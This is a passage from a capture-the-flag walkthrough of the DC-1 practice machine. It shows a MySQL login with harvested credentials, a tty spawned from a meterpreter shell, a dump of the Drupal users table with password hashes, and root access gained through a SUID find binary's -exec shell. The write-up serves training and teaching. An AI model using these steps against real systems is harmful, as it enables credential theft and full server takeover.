Mysql -u dbuser -p R0ck3t but failed for localhost. So, we'll try to bypass

```
www-data@DC-1:/var/www/sites/default$ mysql -u dbuser -p R0ck3t
mysql -u dbuser -p R0ck3t
Enter password: R0ck3t
ERROR 1044 (42000): Access denied for user 'dbuser'@'localhost' to database 'R0ck3t'
www-data@DC-1:/var/www/sites/default$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t
show databases
|
```

4. This time, we tried to find a tty shell from online & paste it into a new channel to overcome the denial of access. This time with the username password, we succeeded.

```
/bin/sh: 1: python3: not found
^C
Terminate channel 8? [y/N] y
meterpreter > shell
Process 4313 created.
Channel 9 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www/sites/default$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t


Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 22081
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> |
```



5. Now, we shall try to dump the database at our limit best.
6. We tried to see the databases, found our desired database & accessed the tables

show databases;

use drupaldb;

show tables;

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| drupaldb |
+-----+
2 rows in set (0.01 sec)

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```


7. From the tables, we found a users table. We got our site's login credentials from that.

```
| role |
| role_permission |
| search_dataset |
| search_index |
| search_node_links |
| search_total |
| semaphore |
| sequences |
| sessions |
| shortcut_set |
| shortcut_set_users |
| system |
| taxonomy_index |
| taxonomy_term_data |
| taxonomy_term_hierarchy |
| taxonomy_vocabulary |
| url_alias |
| users |
| users_roles |
| variable |
| views_display |
| views_view |
| watchdog |
+-----+
```


8. Now, we try to decrypt the hash & login with the credentials.

```
mysql> select * FROM users;
select * FROM users;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| uid | name | pass | mail | theme | signature | signature_format |
| created | access | login | status | timezone | language | picture | init | data |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 0 | | | | | | | | NULL |
| 1 | admin | $$SDvQI6Y600iNeXRleEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com | | | NULL |
| 1550581826 | 1550583852 | 1550582362 | 1 | Australia/Melbourne | | 0 | admin@example.com | b:0; |
| 2 | Fred | $$SDWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGq | fred@example.org | | filtered_html |
| 1550581952 | 1550582225 | 1550582225 | 1 | Australia/Melbourne | | 0 | fred@example.org | b:0; |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)
```

9. Finally, we decrypted the hash & successfully logged in to the site.



10. Now, we are into the site page as an admin user.



Privilege Escalation

Now, we got access enough to the server. But that's not enough to access all the permissions on the server. So, we need to access the root user on the server to capture the second flag.

1. First, we shall check the permission misconfigurations manually one by one.

sudo -l

```
mysql> exit
exit
Bye
www-data@DC-1:/var/www/sites/default$ sudo -l
sudo -l
bash: sudo: command not found
```

2. As we found none, we shall look for the SUID permissions
find / -perm -u=s -type f 2>/dev/null
3. Now we will look for the directories which aren't installed by default.

```
www-data@DC-1:/var/www/sites/default$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www/sites/default$
```

4. Now, we can see there are root uses for the files. So, there must SUID permissions as there are s in the permission table.

```
www-data@DC-1:/var/www/sites/default$ ls -l /usr/bin/find
ls -l /usr/bin/find
-rwsr-xr-x 1 root root 162424 Jan 6 2012 /usr/bin/find
www-data@DC-1:/var/www/sites/default$ ls -l /usr/sbin/exim4
ls -l /usr/sbin/exim4
-rwsr-xr-x 1 root root 937564 Feb 11 2018 /usr/sbin/exim4
www-data@DC-1:/var/www/sites/default$
```

5. We see for the versions
/usr/sbin/exim4 --version

```

www-data@DC-1:/var/www/sites/default$ /usr/sbin/exim4 --version
/usr/sbin/exim4 --version
Exim version 4.80 #3 built 10-Feb-2018 20:08:41
Copyright (c) University of Cambridge, 1995 - 2012
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2012
Berkeley DB: Berkeley DB 5.1.29: (October 25, 2011)
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages DKIM
Lookups (built-in): lsearch wildlsearch nwlsearch iplsearch cdb dbm dbmz dbmnz dnsdb dsearch nis nis0 passwd
Authenticators: cram_md5 plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
Size of off_t: 8
Configuration file is /var/lib/exim4/config.autogenerated
www-data@DC-1:/var/www/sites/default$

```

6. Now, search for the version vulnerabilities on the web & we found a version vulnerability on Exploit-DB

7. Now, we search on GTFObins if we find something. We found for find directory, now we try to copy the code use it.

```

www-data@DC-1:/var/www/sites/default$ ./find . -exec /bin/sh -p \; -quit
./find . -exec /bin/sh -p \; -quit
bash: ./find: No such file or directory
www-data@DC-1:/var/www/sites/default$ /usr/bin/find . -exec /bin/sh \; -quit
/usr/bin/find . -exec /bin/sh \; -quit
#

```

8. Finally, we got the root user access

```

whoami
cd /root
ls

```

We can view the Final Flag Here!

Hopefully you've enjoyed this and learned some new skills. You can let me know what you thought of this little journey by contacting me via Twitter - @DCAU7

```
# whoami
```

```
whoami
```

```
root
```

```
# cd /root
```

```
cd /root
```

```
# ls
```

```
ls
```

```
thefinalflag.txt
```

```
# cat thefinalflag.txt
```

```
cat thefinalflag.txt
```

```
Well done!!!!
```

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey by contacting me via Twitter - @DCAU7